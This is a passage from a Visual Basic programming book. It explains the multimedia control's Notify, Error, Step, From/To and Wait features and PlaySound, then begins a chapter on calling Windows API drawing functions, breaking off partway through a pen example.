You can gain more control over the multimedia control using the **Notify** property and the **Done** event. When you set a multimedia control's **Notify** property to True, you'll get notification when the control finishes executing commands. How does it notify you? It generates a **Done** event.

In fact, when you set **Notify** to True, your program is only supposed to be notified when the

multimedia control is finished with the next command, but in fact, **Done** events appear to be generated for every command as long as **Notify** is True.

Let's see an example. Here, we add a multimedia control, **MMControl1**, to a program and set its **Notify** property to True when the form loads:

```
Private Sub Form_Load()
   MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
   MMControl1.Command = "Open"
   MMControl1.Notify = True
End Sub
```

When the control finishes executing a command, it fires a **Done** event, which we catch in an event handler procedure:

```
Private Sub MMControl1_Done(NotifyCode As Integer)

End Sub
```

Here, the event handler procedure is passed a notification code, **NotifyCode**, which can take these values:

- **mciSuccessful**—1; command completed successfully
- **mciSuperseded**—2; command was superseded by another command
- **mciAborted**—4; command was aborted by the user
- **mciFailure**—8; command failed

In this example, we just display a message box, indicating to the user that the multimedia command is finished:

```
Private Sub MMControl1_Done(NotifyCode As Integer)
    MsgBox "Finished the multimedia command."
End Sub
```

Using multimedia notification, you can coordinate your multimedia actions—for example, if you have two multimedia controls, you might not want to start playing sounds with one until the other is finished playing its own sounds.

Handling Multimedia Errors

Multimedia operations, which can involve working with files and physical devices, are inherently error-prone. To handle multimedia errors, you can use the **Error** and **ErrorMessages** properties. The multimedia control errors returned in the **Error** property and the error string IDs returned in the **ErrorMessages** property appear in Table 22.1.

Table 22.1 The multimedia control errors and error string IDs.

MCI Error Strings	MCI Error Numbers
MCIERR_BASE	256
MCIERR_INVALID_DEVICE_ID	257
MCIERR_UNRECOGNIZED_KEYWORD	259
MCIERR_UNRECOGNIZED_COMMAND	261
MCIERR_HARDWARE	262
MCIERR_INVALID_DEVICE_NAME	263
MCIERR_OUT_OF_MEMORY	264
MCIERR_DEVICE_OPEN	265
MCIERR_CANNOT_LOAD_DRIVER	266
MCIERR_MISSING_COMMAND_STRING	267
MCIERR_PARAM_OVERFLOW	268
MCIERR_MISSING_STRING_ARGUMENT	269
MCIERR_BAD_INTEGER	270
MCIERR_PARSER_INTERNAL	271
MCIERR_DRIVER_INTERNAL	272
MCIERR_MISSING_PARAMETER	273
MCIERR_UNSUPPORTED_FUNCTION	274
MCIERR_FILE_NOT_FOUND	275
MCIERR_DEVICE_NOT_READY	276
MCIERR_INTERNAL	277
MCIERR_DRIVER	278
MCIERR_CANNOT_USE_ALL	279
MCIERR_MULTIPLE	280
MCIERR_EXTENSION_NOT_FOUND	281
MCIERR_OUTOFRANGE	282
MCIERR_FLAGS_NOT_COMPATIBLE	283
MCIERR_FILE_NOT_SAVED	286
MCIERR_DEVICE_TYPE_REQUIRED	287

MCIERR_DEVICE_LOCKED	288
MCIERR_DUPLICATE_ALIAS	289
MCIERR_BAD_CONSTANT	290
MCIERR_MUST_USE_SHAREABLE	291
MCIERR_MISSING_DEVICE_NAME	292
MCIERR_BAD_TIME_FORMAT	293
MCIERR_NO_CLOSING_QUOTE	294
MCIERR_DUPLICATE_FLAGS	295
MCIERR_INVALID_FILE	296
MCIERR_NULL_PARAMETER_BLOCK	297
MCIERR_UNNAMED_RESOURCE	298
MCIERR_NEW_REQUIRES_ALIAS	299
MCIERR_NOTIFY_ON_AUTO_OPEN	300
MCIERR_NO_ELEMENT_ALLOWED	301
MCIERR_NONAPPLICABLE_FUNCTION	302
MCIERR_ILLEGAL_FOR_AUTO_OPEN	303
MCIERR_FILENAME_REQUIRED	304
MCIERR_EXTRA_CHARACTERS	305
MCIERR_DEVICE_NOT_INSTALLED	306
MCIERR_GET_CD	307
MCIERR_SET_CD	308
MCIERR_SET_DRIVE	309
MCIERR_DEVICE_LENGTH	310
MCIERR_DEVICE_ORD_LENGTH	311
MCIERR_NO_INTEGER	312
MCIERR_WAVE_OUTPUTSINUSE	320
MCIERR_WAVE_SETOUTPUTINUSE	321
MCIERR_WAVE_INPUTSINUSE	323
MCIERR_WAVE_SETINPUTINUSE	324
MCIERR_WAVE_OUTPUTUNSPECIFIED	325
MCIERR_WAVE_INPUTUNSPECIFIED	326
MCIERR_WAVE_OUTPUTSUNSUITABLE	327
MCIERR_WAVE_SETOUTPUTUNSUITABLE	328
MCIERR_WAVE_INPUTSUNSUITABLE	329
MCIERR_WAVE_SETINPUTUNSUITABLE	336

MCIERR_SEQ_DIV_INCOMPATIBLE	336
MCIERR_SEQ_PORT_INUSE	337
MCIERR_SEQ_PORT_NONEXISTENT	338
MCIERR_SEQ_PORT_MAPNODEVICE	339
MCIERR_SEQ_PORT_MISCERROR	340
MCIERR_SEQ_TIMER	341
MCIERR_SEQ_PORTUNSPECIFIED	342
MCIERR_SEQ_NOMIDIPRESENT	343
MCIERR_NO_WINDOW	346
MCIERR_CREATEWINDOW	347
MCIERR_FILE_READ	348
MCIERR_FILE_WRITE	349
MCIERR_CUSTOM_DRIVER_BASE	512

In addition, the multimedia control supports several trappable errors (which you can use with the Visual Basic **On Error GoTo** statement). These appear in Table 22.2.

Table 22.2 The multimedia control trappable errors.

Constant	**Value**	**Description**
mciInvalidProcedureCall	5	Invalid procedure call
mciInvalidPropertyValue	380	Invalid property value
mciSetNotSupported	383	Property is read-only
mciGetNotSupported	394	Property is write-only
mciInvalidObjectUse	425	Invalid object use
mciWrongClipboardFormat	461	Specified format doesn’t match format of data
mciObjectLocked	672	DataObject formats list may not be cleared or expanded outside of the **OLEStartDrag** event
mciExpectedArgument	673	Expected at least one argument
mciRecursiveOleDrag	674	Illegal recursive invocation of OLE drag and drop
mciFormatNotByteArray	675	Non-intrinsic OLE drag-and-drop formats used with **SetData** require **Byte** array data; **GetData** may return more bytes than were given to **SetData**
mciDataNotSetForFormat	676	Requested data was not supplied to the DataObject during the **OLESetData** event
mciCantCreateButton	30001	Can’t create button
mciCantCreateTimer	30002	Can’t create timer resource

mciUnsupportedFunction	30004	Unsupported function

Let's see an example. Here, we set the **Notify** property of a multimedia control, **MMControl1**, to True, then open a WAV file:

```
Private Sub Form_Load()
    MMControl1.Notify = True
    MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
    MMControl1.Command = "Open"
...
End Sub
```

Then we add code to the **Done** event to display the error message for the current error, if there is one, using the **Error** and **ErrorMessage** properties:

```
Private Sub MMControl1_Done(NotifyCode As Integer)
    If MMControl1.Error <> 0 Then
        MsgBox MMControl1.ErrorMessage
    End If
End Sub
```

Now, if we execute an illegal command, we'll be notified of the fact. For example, we might try to eject the WAV file, which is an illegal multimedia operation:

```
Private Sub Form_Load()
    MMControl1.Notify = True
    MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
    MMControl1.Command = "Open"
    MMControl1.Command = "Eject"
End Sub
```

In this case, we get the error message you see in Figure 22.7.




Figure 22.7 A multimedia control error message.

Stepping A Multimedia Control Forward Or Backward Frame By Frame

The Testing Department is calling again. Your program that plays the inspirational speech by the company's founder is a big hit—but can't you let the user move through it frame by frame for more impact? Hmm, you think, how do you do that?

You can use the **Step** and **Back** multimedia control commands to step through animations frame by frame. Each time you use these commands, you move forward or back by the number of frames set in the **Frames** property (the default is 1). To check if a multimedia control is connected to a device that can step this way, check the **CanStep** property—if it's set to True, you can use the **Step** and **Back** commands.

Let's see an example. We might connect a multimedia control, **MMControl1**, to a picture box, **Picture1** this way so that it plays the file C:\windows\help\scroll.avi (which comes with Windows):

```
Private Sub Form_Load()
    MMControl1.FileName = "C:\windows\help\scroll.avi"
    MMControl1.hWndDisplay = Picture1.hWnd
    MMControl1.Command = "Open"
End Sub
```

Now when the user clicks a command button, **Command1**, we will advance **MMControl1** by, say, five frames (after checking to make sure it can step):

```
Private Sub Command1_Click()
    If MMControl1.CanStep Then
        MMControl1.Frames = 5
        MMControl1.Command = "Step"
    End If
End Sub
```

When the user clicks another button, **Command2**, we can step back five frames:

```
Private Sub Command2_Click()
    If MMControl1.CanStep Then
        MMControl1.Frames = 5
        MMControl1.Command = "Back"
    End If
End Sub
```

That's it—now the user can step forwards and backwards in the animation.

Starting From And To In A Multimedia Control

The Testing Department is calling again. The sound file you play in the opening screen of your new program, *SuperDuperMultimedia4U*, is 10 minutes long. Yes, you say, but it's a good one. Can't you play just part of it? they ask.

You can specify the start and end point of play and record multimedia operations with the **From** and **To** properties. You set these properties in the same time format you've specified in the multimedia control's **TimeFormat** property (see "Setting a Multimedia Control's Time Format" earlier in this chapter).

Let's see an example. In this case, we'll just play the first 10 seconds of a MID file, C:\windows\media\canyon.mid, which comes with Windows. First, we open that file when the form first loads, using a multimedia control, **MMControl1**, and set the control's time format to **mciFormatMilliseconds**:

```
Private Sub Form_Load()
```

```
    MMControl1.TimeFormat = mciFormatMilliseconds
    MMControl1.FileName = "c:\windows\media\canyon.mid"
    MMControl1.Command = "Open"
End Sub
```

Now, when the user clicks a command button, **Command1**, we play the first 10 seconds of the file like this (although we've set the control's time format to **mciFormatMilliseconds**, times in this format are actually measured in tenths of a second, which means that we set to **From** property to 100 for 10 seconds):

```
Private Sub Command1_Click()
    MMControl1.From = 0
    MMControl1.To = 100
    MMControl1.Command = "Play"
End Sub
```

And that's it—now you can set the **To** and **From** locations in a multimedia file.

Making The Multimedia Control Wait

The Aesthetic Design Department is calling again. Users are flipping through your program too fast, not even waiting until the company's theme song finishes playing. Can't you do something about that?

You can set a multimedia control's **Wait** property to True (the default is False) if you want to make that control finish its current operation before continuing on to another. Note that this property is not available at design time.

Let's see an example; here, we open a file, C:\windows\media\canyon.mid, with a multimedia control, **MMControl1**, and set its **Wait** property to True:

```
Private Sub Form_Load()
    MMControl1.FileName = "c:\windows\media\canyon.mid"
    MMControl1.Command = "Open"
    MMControl1.Wait = True
End Sub
```

Now when the user performs an operation with the control, such as playing the file, the control will wait until that operation is complete before letting the user select another operation.

Multimedia Without Multimedia Controls

The Testing Department is calling again. The multimedia control in your program takes up more than 100K—can't you use something else? Hmm, you say, I'll look into it.

If you just want to play sounds, you can use the Windows API function **PlaySound**. Using this built-in function instead of a multimedia control can save you a lot of memory space. Let's see an example. Here, we'll play the Windows c:\windows\media\Tada.wav file (which comes with Windows) using **PlaySound**. First, we declare the **PlaySound** function in a program; here's how you use **PlaySound**:

```
Declare Function PlaySound Lib "winmm.dll" Alias "PlaySoundA" (ByVal _
   lpszName As String, ByVal hModule As Long, ByVal dwFlags As Long) _
   As Long
```

Declaring this function as a **Private** function lets us declare this in the (General) section of a form (without the **Private** keyword, we'd have to declare this function in a module):

```
Private Declare Function PlaySound Lib "winmm.dll" Alias _
    "PlaySoundA" (ByVal lpszName As String, ByVal hModule As Long, _
    ByVal dwFlags As Long) As Long
```

Now we can call **PlaySound** directly when the user clicks a command button, **Command1**; here, we pass it a value of &H20000 to indicate that we're reading the sound from a file and ignore the function's return value this way:

```
Private Sub Command1_Click()
```

```
    retVal = PlaySound("c:\windows\media\Tada.wav", 0&, &H20000)
End Sub
```

Here are the flags you can use in the **dwFlags** parameter of the **PlaySound** function:

- **SND_SYNC**—&H0 (the default); play the sound synchronously
- **SND_ASYNC**—&H1; play the sound asynchronously
- **SND_NODEFAULT**—&H2; silence is not the default, if sound is not found
- **SND_MEMORY**—&H4; lpszName points to a memory file
- **SND_ALIAS**—&H10000; name is a win.ini [sounds] entry
- **SND_FILENAME**—&H20000; name is a file name
- **SND_RESOURCE**—&H40004; name is a resource name or atom
- **SND_ALIAS_ID**—&H110000; name is a win.ini [sounds] entry identifier
- **SND_ALIAS_START**—0; must be > 4096 to keep strings in same section of resource file
- **SND_LOOP**—&H8; loop the sound until next **PlaySound**
- **SND_NOSTOP**—&H10; don't stop any currently playing sound
- **SND_NOWAIT**—&H2000; don't wait if the driver is busy

And that's it—now we're playing sounds without multimedia controls.

TIP: For lots more information on interfacing directly to the Windows API, see the next chapter.

Chapter 23
Connecting To The Windows API And Visual C++

If you need an immediate solution to:

Getting Or Creating A Device Context (Including The Whole Screen)
Drawing Lines In A Device Context
Drawing Ellipses In A Device Context
Drawing Rectangles In A Device Context
Setting Drawing Colors And Styles (Using Pens)
Setting Drawing Modes (ROP2)
Handling The Mouse Outside Your Program's Window
Copying Bitmaps Between Device Contexts Quickly
Capturing Images From The Screen
Getting A Window Handle For Any Window On The Screen
Getting A Window's Text
Playing Sounds With API Functions
Allocating Memory And Storing Data
Reading Data From Memory And Deallocating Memory
Making A Window Topmost
Determining Free And Total Disk Space
Determining The Windows Directory
Connecting To Visual C++

In Depth

This is our chapter on connecting Visual Basic directly to the Windows Application Programming Interface (API) and to Visual C++. There are literally thousands of functions and subroutines waiting for us to use in Windows, and we can reach them with the techniques in this chapter. With these Windows procedures, you can do things you just can't do in Visual Basic any other way. For example, we'll see how to draw anywhere on the screen (including outside our program's window), capture the screen, capture the mouse (so we get all mouse events even when the mouse is outside our window), play sounds directly, allocate and use memory, make fast bitmap copies, interrogate other windows about their contents, determine free space on a disk drive, make a window "topmost" (so it stays on top of all other windows), and much more.

We can connect to the Windows API because the procedures that make up that API are in dynamic link libraries in the windows\system directory, and we can call them directly from those DLLs. Here's a list of the core Windows DLLs of the kind we'll be using in this chapter:

- *Advapi32.dll*—Advanced API Services library supporting numerous APIs including many security and Registry calls

- *Comdlg32.dll*—Common Dialog API library
- *Gdi32.dll*—Graphics Device Interface API library
- *Kernel32.dll*—Core Windows 32-bit base API support
- *Lz32.dll*—32-bit compression routines
- *Mpr.dll*—Multiple Provider Router library
- *Netapi32.dll*—32-bit Network API library
- *Shell32.dll*—32-bit Shell API library
- *User32.dll*—Library for user interface routines
- *Version.dll*—Version library
- *Winmm.dll*—Windows Multimedia library

Besides connecting our code to the Windows API, we'll also see how to connect our code to Visual C++. In fact, that process works much like connecting to the Windows API, because in order to reach Visual C++ code, you place that code into a dynamic link library and then call it in the same way you call Windows API code.

So how do you actually connect code in a DLL to Visual Basic? We'll find out in the next section.

Declaring And Using DLL Procedures In Visual Basic

Let's say you want to play sounds directly, without using the Visual Basic multimedia control. You can do that with the Windows API **PlaySound** function. To inform Visual Basic where to find this function (it's stored in the winmm.dll dynamic link library), what arguments it takes, and what arguments it returns, you declare that function like this in the (General) declarations section of a form:

```
Private Declare Function PlaySound Lib "winmm.dll" Alias _
    "PlaySoundA" (ByVal lpszName As String, ByVal hModule As Long,
    ByVal dwFlags As Long) As Long
```

Note that we've declared this function as *private* to be able to declare it in a form. If you omit the **Private** keyword, you must make declarations in a module. After you've declared the function, you're free to use it, like this where we play the file C:\windows\media\Tada.wav (which is one of the files that come with Windows):

```
Private Sub Command1_Click()
    retVal = PlaySound("c:\windows\media\Tada.wav", 0&, &H20000)
 End Sub
```

There are a number of points to notice here; because most Windows procedures are functions, you have to provide a way to handle the return value, which we do by storing it in the **retVal** variable shown in the preceding code. We'll discard most of these return values, but Visual Basic will give you an error unless you handle functions as we've done in the preceding code. For subroutines, which do not return a value, you use the **Call** keyword like this:

```
Call MoveMemory(hMemoryPointer, outbuffer, DataLength)
```

Now look at the declaration we've made for **PlaySound**:

```
Private Declare Function PlaySound Lib "winmm.dll" Alias _
    "PlaySoundA" (ByVal lpszName As String, ByVal hModule As Long, _
    ByVal dwFlags As Long) As Long
```

This declaration comes from a file that comes with Visual Basic (in the Common\tools\winapi directory) named win32api.txt, which we'll see more about in a minute. Here, that declaration indicates to Visual Basic that this function is to be found in the winmm.dll file (which is in the windows\system directory).

The **Alias** clause, if there is one, gives the actual name of the Windows function. Here, what Visual Basic declares as **PlaySound** is actually the Windows function **PlaySoundA**. This function, **PlaySoundA**, uses ANSI text strings (as opposed to other versions of **PlaySound**, which can use other text formats like Unicode), which is what you need to work with Visual Basic. In general, you should use the Windows functions as declared in the win32api.txt file, because the designers of Visual Basic have already selected the functions that will work with Visual Basic in that file.

Handling C/C++ And Windows Data Types

Notice also that the **PlaySound** arguments that use Windows C/C++ Hungarian prefix notation (for instance, the prefix of the variable name *lpszName*, *lpsz*, means this variable is a long pointer to a zero-terminated string). You'll find a list of Hungarian notation prefixes in Table 23.1, which will let you unravel what the variable types in Windows API calls really are. The arguments to **PlaySound** are also passed with the **ByVal** keyword. What does this mean?

Table 23.1 Windows C/C++ Hungarian notation.

Prefix	Meaning
a	array
b	bool (int)
by	unsigned char (byte)
c	char
cb	count of bytes
cr	color reference value
cx, cy	short (count of x, y length)
dw	unsigned long (dword)
fn	function
h	handle
I	integer
m_	data member of a class
n	short or int
np	near pointer
p	pointer
l	long
lp	long pointer
s	string
sz	string terminated with a zero
tm	text metric
w	unsigned int (word)
x, y	short (x or y coordinate)

The standard Windows calling convention is actually the Pascal calling convention, which is not the same as the Visual Basic calling convention. When you pass a variable to a procedure in Visual Basic, Visual Basic usually passes a *reference* to the variable, and the called procedure then uses that reference to read (and possibly write) the value in the passed variable. That process is called *passing arguments by reference*. On the other hand, when you pass variables to the Windows API, you should often pass the variable's *value* directly, not a reference to the variable. That process is called *passing arguments by value*. You specify which way to pass variables using the **ByRef** and **ByVal** keywords.

As you can see, there are a few interface issues that we have to face when connecting to the Windows API.

Take a look at the first argument in **PlaySound**: **lpszName**. This is a long C/C++ pointer to a zero-terminated string buffer— how do we construct one of those in Visual Basic, which doesn't even use pointers? It turns out that all we have to do is to pass a standard Visual Basic string for this argument, as we've done when we call **PlaySound** in Visual Basic:

```
retVal = PlaySound("c:\windows\media\Tada.wav", 0&, &H20000)
```

In fact, you can handle the C/C++ data types needed when you use the Windows API by using Visual Basic data types, as shown in Table 23.2. It may look complex, but don't worry—we'll get practical experience passing variables using the conversions in Table 23.2 in the examples throughout this chapter. It's easier than you think—for example, when you need to pass a long integer variable to the Windows API, you just use a Visual Basic long variable, passing it by value.

Table 23.2 C/C++ and Visual Basic variable types.

C/C++ Type	**Passed As**
handle	ByVal Long
int	ByVal Integer
long	ByVal Long
lpint	ByRef Integer
lplong	ByRef Long
lpstr	ByVal String
lpsz	ByVal String
lpvoid	ByRef Any

Sometimes, a Windows API procedure takes an argument of a Windows-defined type. For example, the **MoveToEx** function, which moves the current drawing position (we'll see this function in this chapter), takes an argument of type **POINTAPI**:

```
Private Declare Function MoveToEx Lib "gdi32" (ByVal hdc As Long, ByVal x _
    As Long, ByVal y As Long, lpPoint As POINTAPI) As Long
```

You'll find the declarations of types like **POINTAPI** in the win32api.txt file, and you can copy them and put them in a module in your own program (data types need to be declared in a module):

```
Type POINTAPI
        x As Long
        y As Long
End Type
```

Now you're free to use that type in your Visual Basic programs like this:

```
Dim ptPoint As POINTAPI

ptPoint.x = 0
ptPoint.y = 0
```

```
lngRetVal = MoveToEx(intHandle, intX, intY, ptPoint)
```

In this way, you can handle the data types and data structures needed by Windows procedures. We'll get more experience with this throughout the chapter.

Now that we've gotten an overview of how to connect to the Windows API and Visual C++ through dynamic link libraries, the next question is, what's in those DLLs for us to use?

NOTE: Depending on your version of Windows, you may have to use longs for handles instead of integers. If you get overflows when assigning handles to integers, switch to longs.

What's Available In The Windows API?

You'll find the procedures, constants, and types used in the Windows API in the file win32api.txt. You can open that file in a text editor like the Windows WordPad and copy and paste the declarations you need into your Visual Basic program, as we'll do in this chapter. However, the win32api.txt file only includes the raw declarations for procedures, constants, and types, but it doesn't tell you what all the variables mean. To find reference information on the Windows API set, refer to the Microsoft Win32 Software Development Kit (SDK), which, depending on your version of Visual Basic, may be included on the Microsoft Developer Network Library CD.

You can also use the Visual Basic API Viewer add-in tool to work with win32api.txt. This tool appears in Visual Basic's Add-Ins menu (if it doesn't appear in your Add-Ins menu, you can add the API Viewer to Visual Basic with the Add-Ins menu's Add-In Manager item). You can open win32api.txt in the API Viewer, as shown in Figure 23.1.

Figure 23.1 The Visual Basic API Viewer.

The API Viewer makes it easy to work with the procedures in the Windows API and add them to your Visual Basic program. To add a declaration to your program, just select the procedure you want to add, set its declaration to **Public** or **Private** with the option buttons in the API Viewer, click the Add button to add it to the Selected Items box, and click the Insert button to add those items to your program.

That's it for the overview of connecting to Windows and Visual C++. We've seen how the process works in overview; now it's time to turn to our Immediate Solutions.

Immediate Solutions

Getting Or Creating A Device Context (Including The Whole Screen)

Before you can draw with the Windows API graphics functions, you need a device context. Visual Basic controls like picture boxes have an **hDC** property, which holds their device context, but you can also get device contexts for any window.

To get a device context for a window, you can use **GetDC**, which returns a handle to a device context, or 0 if unsuccessful:

```
Declare Function GetDC Lib "user32" Alias "GetDC" (ByVal        hwnd As Long)_
    As Long
```

Here's the parameter for **GetDC:**

- *hwnd*—Handle to the window you want a device context for.

You can also get a device context for a particular device with the **CreateDC** function, which returns a handle to a device context, or 0 if unsuccessful:

```
Declare Function CreateDC Lib "gdi32" Alias "CreateDCA" (ByVal _
    lpszDriverName As String, ByVal       lpszDeviceName As String, ByVal    _
    lpszOutput As String,    lpInitData As DEVMODE) As Long
```

Here are the parameters for **CreateDC**:

- *lpszDriverName*— String that specifies the file name (without extension) of the device driver (for example, "EPSON").
- *lpszDeviceName*—String that specifies the name of the specific device to be supported (for example, "EPSON LQ-80"). The *lpszDeviceName* parameter is used if the module supports more than one device.
- *lpszOutput*—String that specifies the file or device name for the physical output medium (file or output port).
- *lpInitData*—A **DEVMODE** structure containing device-specific initialization data for the device driver. The Windows **DocumentProperties** function retrieves this structure filled in for a given device. The *lpInitData* parameter must be NULL if the device driver is to use the default initialization (if any) specified by the user through the Control Panel.

This function, **CreateDC**, may seem a little abstract, but it has one very powerful use—you can get a device context for the entire screen using this function, which means you can then use Windows functions to draw anywhere in the screen. To get a device context for the screen, you declare the **DEVMODE** type, as declared in win32api.txt, in a module:

```
Type DEVMODE
        dmDeviceName As String * CCHDEVICENAME
        dmSpecVersion As Integer
        dmDriverVersion As Integer
        dmSize As Integer
        dmDriverExtra As Integer
        dmFields As Long
        dmOrientation As Integer
        dmPaperSize As Integer
        dmPaperLength As Integer
        dmPaperWidth As Integer
```

```
        dmScale As Integer
        dmCopies As Integer
        dmDefaultSource As Integer
        dmPrintQuality As Integer
        dmColor As Integer
        dmDuplex As Integer
        dmYResolution As Integer
        dmTTOption As Integer
        dmCollate As Integer
        dmFormName As String * CCHFORMNAME
        dmUnusedPadding As Integer
        dmBitsPerPel As Integer
        dmPelsWidth As Long
        dmPelsHeight As Long
        dmDisplayFlags As Long
        dmDisplayFrequency As Long
End Type
```

Next, you pass the string "DISPLAY" as the device type to **CreateDC** to get a device context for the entire screen, as we do here when a form loads:

```
Private Sub Form_Load()
    Dim devDevMode As DEVMODE
    Dim intHandleDisplay As Integer

    intHandleDisplay = CreateDC("DISPLAY", 0&, 0&, devDevMode)
End Sub
```

Now you can draw anywhere in the screen, using the screen device context and the Windows API drawing functions (see the next topics in this chapter).

TIP: When you're done with a device context, you can delete it and reclaim its memory with the **DeleteDC** function.

Drawing Lines In A Device Context

Now that you have a device context (see the previous topic), how do you draw in it? There are many, many drawing functions in the Windows API. For example, you can use the **LineTo** function to draw lines. This function draws a line from the current drawing position to the position you specify. You set the current drawing position with the **MoveToEx** function:

```
Declare Function MoveToEx Lib "gdi32" Alias "MoveToEx" (ByVal     hdc As _
    Long, ByVal    x As Long, ByVal     y As Long,   lpPoint As POINTAPI) As Long
```

Here's what the arguments to **MoveToEx** mean:

- *hdc*—The device context to draw in
- *x*—The x-coordinate of the new position
- *y*—The y-coordinate of the new position
- *lpPoint*—**POINTAPI** variable which will be filled with the old location

After setting the current drawing position, you use **LineTo** to draw a line to a new position:

```
Declare Function LineTo Lib "gdi32" (ByVal     hdc As Long, ByVal    x As _
```

```
    Long, ByVal    y As Long) As Long
```

Here's what the arguments mean:

- *hdc*—The device context to draw in
- *x*—The x-coordinate of the end of the line
- *y*—The y-coordinate of the end of the line

Both **MoveToEx** and **LineTo** return non-zero values if successful.

Let's see an example. Here, we'll draw a line in a picture box. We start by adding a module to a program and declaring the **POINTAPI** type that **MoveToEx** needs:

```
Type POINTAPI
    x As Long
    y As Long
End Type
```

Next, we declare **MoveToEx** and **LineTo** as **Private** in the form's (General) section:

```
Private Declare Function MoveToEx Lib "gdi32" (ByVal hdc As Long, _
    ByVal x As Long, ByVal y As Long, lpPoint As POINTAPI) As Long

Private Declare Function LineTo Lib "gdi32" (ByVal hdc As Long, _
    ByVal x As Long, ByVal y As Long) As Long
```

Add a picture box to the form now, **Picture1**, and a command button, **Command1** ; when the user clicks the command button, we can draw a line:

```
Private Sub Command1_Click()
    Dim ptPoint As POINTAPI

    retval = MoveToEx(Picture1.hdc, 20, 20, ptPoint)
    retval = LineTo(Picture1.hdc, 100, 50)
End Sub
```

The result of this code appears in Figure 23.2. Now we're drawing lines with the Windows API.

Figure 23.2 Drawing lines with the Windows API.

Drawing Ellipses In A Device Context

You draw ellipses in the Windows API with the **Ellipse** function:

```
Declare Function Ellipse Lib "gdi32" Alias "Ellipse" (ByVal     hdc As _
    Long, ByVal    X1 As Long, ByVal   Y1 As Long, ByVal   X2 As Long, ByVal _
    Y2 As Long) As Long
```

Here's what the arguments mean:

- *hdc*—The device context to draw in
- *X1*—The x-coordinate of the upper-left corner of the ellipse's bounding rectangle
- *Y1*—The y-coordinate of the upper-left corner of the ellipse's bounding rectangle
- *X2*—The x-coordinate of the lower-right corner of the ellipse's bounding rectangle
- *Y2*—The y-coordinate of the lower-right corner of the ellipse's bounding rectangle

Let's see an example. Here, we can draw an ellipse in a picture box's device context by declaring **Ellipse** as **Private** in a form:

```
Private Declare Function Ellipse Lib "gdi32" Alias "Ellipse" (ByVal hdc _
    As Long, ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, _
    ByVal Y2 As Long) As Long
```

Then we draw the ellipse in a picture box, **Picture1**, when the user clicks a command button, **Command1**:

```
Private Sub Command1_Click()
    retval = Ellipse(Picture1.hdc, 10, 10, 160, 70)
End Sub
```

The result of this code appears in Figure 23.3. Now we're drawing ellipses with the Windows API functions.

Figure 23.3 Drawing ellipses with the Windows API.

Drawing Rectangles In A Device Context

You draw rectangles in the Windows API with the **Rectangle** function:

```
Public Declare Function Rectangle Lib "gdi32" Alias "Rectangle" (ByVal         _
     hdc As Long, ByVal    X1 As Long, ByVal     Y1 As Long, ByVal    X2 As Long, _
    ByVal Y2 As Long) As Long
```

Here's what the arguments in this function mean:

- *hdc*—The device context to draw in
- *X1*—The x-coordinate of the upper-left corner of the rectangle
- *Y1*—The y-coordinate of the upper-left corner of the rectangle
- *X2*—The x-coordinate of the lower-right corner of the rectangle
- *Y2*—The y-coordinate of the lower-right corner of the rectangle

Let's see an example. Here, we'll draw a rectangle in a picture box, **Picture1**, when the user clicks a command button, **Command1**. We declare **Rectangle** in the form as **Private**:

```
Private Declare Function Rectangle Lib "gdi32" (ByVal hdc As Long, _
    ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As _
    Long) As Long
```

Then we're free to draw our rectangle, like this:

```
Private Sub Command1_Click()
    retval = Rectangle(Picture1.hdc, 10, 10, 160, 70)
End Sub
```

The result of this code appears in Figure 23.4. Now we're drawing rectangles with the Windows API functions.

Figure 23.4 Drawing rectangles with the Windows API.

Setting Drawing Colors And Styles (Using Pens)

The Aesthetic Design Department is on the phone. The figures you're drawing with the Windows API are nice, but what they really wanted was a dotted blue ellipse. Can you create one?

Yes, you can, using device context *pens*. A pen sets the drawing color and style for the device context it's loaded in. You create a pen with **CreatePen**:

```
Declare Function CreatePen Lib "gdi32" Alias "CreatePen" (ByVal_
    nPenStyle As Long, ByVal       nWidth As Long, ByVal     crColor As Long) _
   As Long
```

Here's what the arguments to this function mean:

- *nPenStyle*—The style for the pen. Here are the possibilities: **PS_SOLID (0)**, **PS_DASH (1)**, **PS_DOT (2)**, **PS_DASHDOT (3)**, **PS_DASHDOTDOT (4)**, **PS_NUL** L **(5)**, **PS_INSIDEFRAME (6)**, **PS_USERSTYLE (7)**, **PS_ALTERNATE (8)**, and **PS_STYLE_MASK (&HF)**.
- *nWidth*—Specifies the width of the pen. Note that if this is not 1, the pen will draw solid lines only.
- *crColor*—An RGB color for the pen.

To install the new pen in a device context, you use the **SelectObject** function, which you use to install graphics objects like pens and brushes in device context:

```
Private Declare Function SelectObject Lib "gdi32" (ByVal  hdc As Long, _
    ByVal  hObject As Long) As Long
```

Here's what the arguments to that function mean:

- *hdc*—The device context to install the object in
- *hObject*—The handle to the object to install

This function returns the handle of the device context object you're replacing. Let's see an example in which we'll draw that dotted blue ellipse in a picture box, **Picture1**, when the user clicks a command button, **Command1**. We add the declarations we'll need in the program in the form's (General) section:

```
Private Declare Function CreatePen Lib "gdi32" (ByVal nPenStyle As Long, _
    ByVal nWidth As Long, ByVal crColor As Long) As Long
Private Const PS_SOLID = 0
Private Const PS_DASH = 1
Private Const PS_DOT = 2
```

```
Private Const PS_DASHDOT = 3
Private Const PS_DASHDOTDOT = 4
Private Const PS_NULL = 5
Private Const PS_INSIDEFRAME = 6
Private Const PS_USERSTYLE = 7
Private Const PS_ALTERNATE = 8
Private Const PS_STYLE_MASK = &HF
Private Declare Function SelectObject Lib "gdi32" (ByVal hdc As Long, _
    ByVal hObject As Long) As Long
Private Declare Function Ellipse Lib "gdi32" (ByVal hdc As Long, _
    ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As _
    Long) As Long
```

Next, we create the new pen when the user clicks the command button **Command1**, saving the pen's handle as **hPen**. Note that we specify the pen should be dotted by passing the **PS_DOT** constant, and we can use the Visual Basic **RGB** function to set colors:

```
Private Sub Command1_Click()
    Dim hPen As Long

    hPen = CreatePen(PS_DOT, 1, RGB(0, 0, 255))
...
```

Next, we install that pen in the device context of the picture box, **Picture1**, using **SelectObject**:

```
Private Sub Command1_Click()
    Dim hPen As Long

    hPen = CreatePen(PS_DOT, 1, RGB(0, 0, 255))
    retval = SelectObject(Picture1.hdc, hPen)
...
```

Finally, we draw the dotted blue ellipse:

```
Private Sub Command1_Click()
